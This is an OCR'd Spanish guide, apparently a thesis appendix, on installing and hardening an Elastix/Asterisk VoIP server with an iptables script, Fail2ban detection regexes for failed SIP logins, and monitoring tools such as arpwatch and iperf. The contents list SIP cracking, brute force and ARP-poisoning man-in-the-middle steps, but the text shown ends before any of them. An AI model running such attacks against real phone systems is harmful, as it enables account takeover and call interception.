GRAFICO 1.8

INTERFAZ WEB 5

GRAFICO 1.9

HABILITAR LLAMADA EN ESPERA 6

GRAFICO 1.10

INGRESO DE CONTRASEÑA EN LA EXTENSIÓN 6

GRAFICO 1.11

CREAR DOMINIO 7

GRAFICO 1.12

LISTA DE DOMINIOS 7

GRAFICO 1.13

LISTA DE CORREOS 8

GRAFICO 1.14

HABILITAR VOCEMAIL 8

GRAFICO 1.15

COMANDO DE INSTALACIÓN TWINKLE 16

GRAFICO 1.16

INICIANDO TWINKLE 17

GRAFICO 1.18

MENSAJE TWINKLE 17

GRAFICO 1.19

REGISTRO TWINKLE 18

GRAFICO 1.20

REGISTRANDO USUARIO 19

GRAFICO 1.21

IPTRAF 20

GRAFICO 1.22

IPTRAF 20

GRAFICO 1.23

IPERF SERVIDOR 21

GRAFICO 1.24

IPERF CLIENTE 22

GRAFICO 1.25

ARPWATCH..... 23

GRAFICO 1.26

LOG..... 23

GRAFICO 1.27

NOTIFICACIÓN..... 24

GRAFICO 1.28

CLAMAV..... 25

GRAFICO 1.29

SVWAR.PY 26

GRAFICO 1.30

SVCRACK.PY 26

GRAFICO 1.31

FUERZA BRUTA POR DICCIONARIO..... 27

GRAFICO 1.32

SVCRASH.PY 27

GRAFICO 1.33

CAÍN 28

GRAFICO 1.34

ESCANEO DE IP 29

GRAFICO 1.35

INICIANDO ARP 29

GRAFICO 1.36

REEMPLAZO DE DIRECCIÓN IP 30

GRAFICO 1.37

REEMPLAZO DE DIRECCIÓN IP 31

GRAFICO 1.38

MAN IN THE MIDDLE 31

GRAFICO 1.39

START POISSONING 32

GRAFICO 1.40

POISSONING 32

GRAFICO 1.41

CONFIGURACIÓN 34

GRAFICO 1.42

CALIDAD DE SERVICIO 35

ADMINISTRACIÓN TECNICA

Guía de instalación y configuración de servicios y herramientas para usuarios técnicos.

INSTALACIÓN DE ELASTIX

- Para iniciar la instalación procedemos a dar enter:

GRAFICO 1

INICIO DE INSTALACIÓN

elastix®
CUSTOM MADE TELEPHONY
- To install or upgrade in graphical mode, press the <ENTER> key.
- To install or upgrade in text mode, type: linux text <ENTER>.
- Use the function keys listed below for more information.
[F1-Main] [F2-Options] [F3-General] [F4-Kernel] [F5-Rescue]
boot: _
Enter


Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Seleccionamos el idioma:

GRAFICO 1.1

SELECCIÓN DE INDIOMA



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Seleccionamos el tipo de teclado a utilizar:

GRAFICO 1.2

SELECCIÓN DEL TECLADO

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Dar click en aceptar:

GRAFICO 1.3

SELECCIÓN DE ACEPTAR

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Luego seleccionamos la zona de ubicación:

GRAFICO 1.4

SELECCIÓN DE LA ZONA DE UBICACIÓN

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Ingresamos la contraseña para administrar la Central:

GRAFICO 1.5

INGRESO DE CONTRASEÑA

Contraseña de root
Elija una contraseña de root. Debe teclearla dos veces para asegurarse de que conoce cuál es y no comete un error al teclearla. Recuerde que la contraseña de root es muy importante para la seguridad del sistema.
Contraseña:
Contraseña (confirmar):
Aceptar
Anterior

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Seleccionamos los paquetes a instalar:

GRAFICO 1.6

SELECCIÓN DE PAKETES

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Una vez instalado ingresar login y password, donde login es por defecto root y el password es la contraseña colocada durante la instalación de Elastix:

GRAFICO 1.7

INGRESO AL SERVIDOR

Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

CONFIGURACIÓN DE EXTENSIONES

- Como primer paso seleccionar la pestaña PBX – PBX Configuration:

GRAFICO 1.8

INTERFAZ WEB



Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

LLAMADA EN ESPERA

- Habilitar el servicio de llamada en espera:

GRAFICO 1.9

HABILITAR LLAMADA EN ESPERA




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Ingresar la contraseña al campo secret para la extensión del usuario:

GRAFICO 1.10

INGRESO DE CONTRASEÑA EN LA EXTENSIÓN



Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

CREACIÓN DE DOMINIO

- Ingresar a la pestaña Email y seleccionar Domain:

GRAFICO 1.11

CREAR DOMINIO




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Muestra del dominio creado:

GRAFICO 1.12

LISTA DE DOMINIOS



Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

CREACION DE CUENTAS PARA EL USO DE VOCEMAIL

- Seleccionar el dominio en Domain – Create Account:

GRAFICO 1.13

LISTA DE CORREOS



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Luego habilitar el servicio vocemail:

GRAFICO 1.14

HABILITAR VOCEMAIL

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

CONFIGURAR SERVICIO IPTABLES

SCRIPTS IPRABLES

- **Creo el archivo iptables:**

vi iptables

```
#!/bin/bash

echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all

echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

if [ "$IFACE" = eth0 ]; then

$IPTABLES -N bloquear

$IPTABLES -A bloquear -p all -i $IFACE -j DROP

$IPTABLES -N paq-permitidos

$IPTABLES -A paq-permitidos -p UDP -m state --state NEW --dport 5060 -j ACCEPT

$IPTABLES -A paq-permitidos -p UDP -m state --state NEW --dport 10000:20000 -j ACCEPT
```

```
$IPTABLES -A paq-permitidos -p UDP -m state --state NEW --dport 143
-j ACCEPT
$IPTABLES -A paq-permitidos -i lo -j ACCEPT
$IPTABLES -N tcp-permitidos
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 80
-j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 110
-j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 143
-j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 443
-j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 25
-j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 587
-j ACCEPT
```

```
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 465
-j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 993
-j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 995
-j ACCEPT
$IPTABLES -A INPUT -i $IFACE -j bloquear
$IPTABLES -A INPUT -i $IFACE -p UDP -j paq-permitidos
$IPTABLES -A INPUT -i $IFACE -p TCP -j tcp-p
```

- **Para la ejecución automática del scripts:**

```
cp /home/seguridad/desktop/iptables /etc/init.d/iptables
```

- **Damos los permisos:**

```
chmod +x /etc/init.d/iptables
chmod 755 /etc/init.d/iptables
```

- **Para que el servicio iptables se ejecute desde el inicio:**

```
cd /etc/init.d/
```

update-rc.d iptables defaults

INSTALACIÓN Y CONFIGURACIÓN DE FAIL2BAN EN ELASTIX

Antes de instalar este servicio debemos instalar python, usando el siguiente comando:

INSTALACIÓN

yum install python*

Luego descargamos Fail2ban en la carpeta /usr/src:

cd /usr/src

wget http://sourceforge.net/projects/fail2ban/files/fail2banstable/

fail2ban-0.8.4/fail2ban-0.8.4.tar.bz2/download

tar xvfz fail2ban-0.8.4.tar.bz2

cd fail2ban-0.8.4

python setup.py install

cd /files

CONFIGURACIÓN

Copiamos el script para manejarlo como servicio:

cp redhat-initd /etc/init.d/fail2ban

chmod 755 /etc/init.d/fail2ban

Luego configurarlo para que lea los registros de Asterisk:

cd /etc/fail2ban/filter.d

CONTROL DE ACCESO NO AUTORIZADO:

Luego crear el archivo asterisk.conf

vi asterisk.conf

Dentro de este archivo ingresamos las siguientes líneas:

Fail2Ban configuration file

#

#

$Revision: 250 $

#

[INCLUDES]

Read common prefixes. If any customizations available -- read them

from

common.local

#before = common.conf

[Definition]

#_daemon = asterisk

Option: failregex

Notes.: regex to match the password failures messages in the logfile. The

host must be matched by a group named "host". The tag "<HOST>" can

be used for standard IP/hostname matching and is only an alias for

(?:::f{4,6}:)?(?P<host>\S+)

Values: TEXT

#

failregex = NOTICE.* .*: Registration from '.*' failed for '<HOST>' - Wrong password

NOTICE.* .*: Registration from '.*' failed for '<HOST>' - No matching peer found

NOTICE.* .*: Registration from '.*' failed for '<HOST>' - Username/auth name mismatch

NOTICE.* <HOST> failed to authenticate as '.*'$

NOTICE.* .*: No registration for peer '.*' (from <HOST>)

NOTICE.* .*: Host <HOST> failed MD5 authentication for '.*' (.*)

Option: ignoreregex

Notes.: regex to ignore. If this regex matches, the line is

ignored.

Values: TEXT

#

ignoreregex =

Luego modificar el archivo de configuración de fail2ban:

cd /etc/fail2ban

vi jail.conf

Añadimos al final del archivo de texto las siguientes líneas:

[asterisk-iptables]

enabled = true

filter = asterisk

action = iptables-allports[name=ASTERISK, protocol=all]

sendmail-whois[name=ASTERISK, dest=user1@cisc.ug.edu.ec,

sender=fail2ban@pbx.dyndns.org]

logpath = /var/log/asterisk/full

maxretry = 3

bantime = 18000

Luego verificar la configuración del los archivos de registro de Asterisk:

vi /etc/asterisk/logger.conf

Verificar que la línea messages tenga el parámetro notice, debug:

messages => notice,debug

Luego configurar el script de arranque, con el siguiente comando:

cd /usr/src/fail2ban-0.8.4/files/

Luego copiar el script en init.d para que corra como servicio:

cp redhat-initd /etc/init.d/fail2ban

chmod 755 /etc/init.d/fail2ban

Ingresamos el comando chkconfig para que levante fail2ban cada vez que iniciemos el servidor:

chkconfig fail2ban on

Luego iniciamos el servicio con el siguiente comando:

service fail2ban start

INSTALACIÓN Y CONFIGURACIÓN DE TWINKLE


INSTALACIÓN TWINKLE

Iniciando la instalación de softphone twinkle:

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

GRAFICO 1.15

COMANDO DE INSTALACIÓN TWINKLE


user2@ubuntu:~$ sudo apt-get install twinkle-1.4.2
user2@ubuntu:~$ sudo apt-get install '/home/user2/twinkle-1.4.2'
user2@ubuntu:~$ sudo apt-get install twinkle
Instalación de twinkle.

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Aplicaciones→ internet → twinkle.

GRAFICO 1.16

INICIANDO TWINKLE

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

CONFIGURACIÓN TWINKLE

Este mensaje dar click en OK:

GRAFICO 1.18

MENSAJE TWINKLE


Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Le colocamos el nombre del usuario que utilizara el softphone:

GRAFICO 1.19

REGISTRO TWINKLE



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Ingresamos el usuario con los siguientes datos:

SIP service provider → other por defecto

Your name → nombre del usuario

User name → número de extensión

Domain → IP del servidor asterisk


Authentication name → número de extensión

Password → el password del usuario

SIP proxy → IP del servidor.

GRAFICO 1.20

REGISTRANDO USUARIO



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

INSTALACIÓN DE IPTRAF

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

wget ftp://iptraf.seul.org/pub/iptraf/iptraf-3.0.0.tar.gz

cd iptraf-3.0.0


chmod+x Setup

sudo ./setup

Seleccionamos LAN station monitor:

GRAFICO 1.21

IPTRAF




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Monitoreo en la red LAN, para salir presionamos X:

GRAFICO 1.22

IPTRAF



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

INSTALACIÓN DE IPERF

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

sudo apt-get install iperf


PRUEBAS COMO SERVIDOR

Una vez instalado desde una PC lo iniciamos como servidor:

sudo iperf –s –u –i 1

GRAFICO 1.23

IPERF SERVIDOR


seguridad@ubuntu:~$ sudo iperf -s -u -i 1
Server listening on UDP port 5001
Receiving 1470 byte datagrams
UDP buffer size: 110 KByte (default)
[3] local 192.168.1.11 port 5001 connected with 192.168.1.14 port 43653
[ID] Interval Transfer Bandwidth Jitter Lost/Total Datagrams
[3] 0.0- 1.0 sec 846 KBytes 6.93 Mbits/sec 0.232 ms 22/ 611 (3.6%)
[3] 1.0- 2.0 sec 1.07 MBytes 9.00 Mbits/sec 0.125 ms 0/ 765 (0%)
[3] 2.0- 3.0 sec 1.10 MBytes 9.21 Mbits/sec 0.130 ms 0/ 783 (0%)
[3] 3.0- 4.0 sec 1.05 MBytes 8.77 Mbits/sec 0.367 ms 2/ 748 (0.27%)
[3] 4.0- 5.0 sec 923 KBytes 7.56 Mbits/sec 0.109 ms 0/ 643 (0%)
[3] 5.0- 6.0 sec 1.13 MBytes 9.44 Mbits/sec 0.331 ms 0/ 803 (0%)
[3] 6.0- 7.0 sec 1.07 MBytes 8.97 Mbits/sec 0.142 ms 0/ 763 (0%)
[3] 7.0- 8.0 sec 1.02 MBytes 8.57 Mbits/sec 0.478 ms 0/ 729 (0%)
[3] 8.0- 9.0 sec 1.08 MBytes 9.02 Mbits/sec 0.404 ms 0/ 767 (0%)
[3] 0.0- 9.9 sec 10.3 MBytes 8.66 Mbits/sec 0.914 ms 23/ 7341 (0.31%)
[3] 0.0- 9.9 sec 1 datagrams received out-of-order

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri


PRUEBAS COMO CLIENTE

Una vez instalado en otra PC, lo iniciamos como cliente:

sudo iperf –c 192.168.1.12 –u –b 10m

GRAFICO 1.24

IPERF CLIENTE


seguridad@ubuntu:~$ sudo iperf -c 192.168.1.11 -u -b 10m
Client connecting to 192.168.1.11, UDP port 5001
Sending 1470 byte datagrams
UDP buffer size: 110 KByte (default)
[3] local 192.168.1.14 port 43653 connected with 192.168.1.11 port 5001
[ID] Interval Transfer Bandwidth
[3] 0.0-10.0 sec 10.3 MBytes 8.63 Mbits/sec
[3] Sent 7342 datagrams
[3] Server Report:
[3] 0.0- 9.9 sec 10.3 MBytes 8.66 Mbits/sec 0.914 ms 23/ 7341 (0.31%)
[3] 0.0- 9.9 sec 1 datagrams received out-of-order

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

INSTALACIÓN DE ARPWATCH

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

sudo apt-get install arpwatch


INICIANDO ARPWATCH

Para reiniciar el servicio, ingresamos los siguientes comandos:

sudo /etc/init.d/arpwatch restart

GRAFICO 1.25

ARPWATCH


seguridad@ubuntu:~$ sudo /etc/init.d/arpwatch restart
[sudo] password for seguridad:
Stopping Ethernet/FDDI station monitor daemon: arpwatch-eth0.
Starting Ethernet/FDDI station monitor daemon: (chown arpwatch /var/lib/arpwatch
/eth0.dat) arpwatch-eth0.

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

LOG


Podemos ver sus log ingresando al siguiente fichero:

Tail –f /var/log/syslog

Podemos ver arpwatch en escucha de la interfaz eth0:

GRAFICO 1.26

LOG


seguridad@ubuntu:~$ tail -f /var/log/syslog
Jul 24 19:16:10 ubuntu tpvmlpd[3590]: readlink("/dev/vmwcomgw") failed with 2
Jul 24 19:16:26 ubuntu tpvmlpd[3791]: readlink("/dev/vmwcomgw") failed with 2
Jul 24 19:16:41 ubuntu tpvmlpd[3959]: readlink("/dev/vmwcomgw") failed with 2
Jul 24 19:16:41 ubuntu tpvmlpd[1299]: aborting
Jul 24 19:17:01 ubuntu CRON[4146]: (root) CMD (cd / && run-parts --report /et
c/cron.hourly)
Jul 24 19:19:37 ubuntu AptDaemon: INFO: Quiting due to inactivity
Jul 24 19:19:37 ubuntu AptDaemon: INFO: Shutdown was requested
Jul 24 19:29:09 ubuntu arpwatch: exiting
Jul 24 19:29:10 ubuntu arpwatch: Running as uid=116 gid=124
Jul 24 19:29:10 ubuntu arpwatch: listening on eth0

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri


NOTIFICACIÓN

Podemos ver el correo enviado por exim con el siguiente comando:

sudo exim –bp

GRAFICO 1.27

NOTIFICACIÓN



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

INSTALACIÓN DE CLAMAV


Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

sudo apt-get install clamtk

Podemos realizar un análisis de archivo o directorio:

GRAFICO 1.28

CLAMAV



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

SIPVICIOUS

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

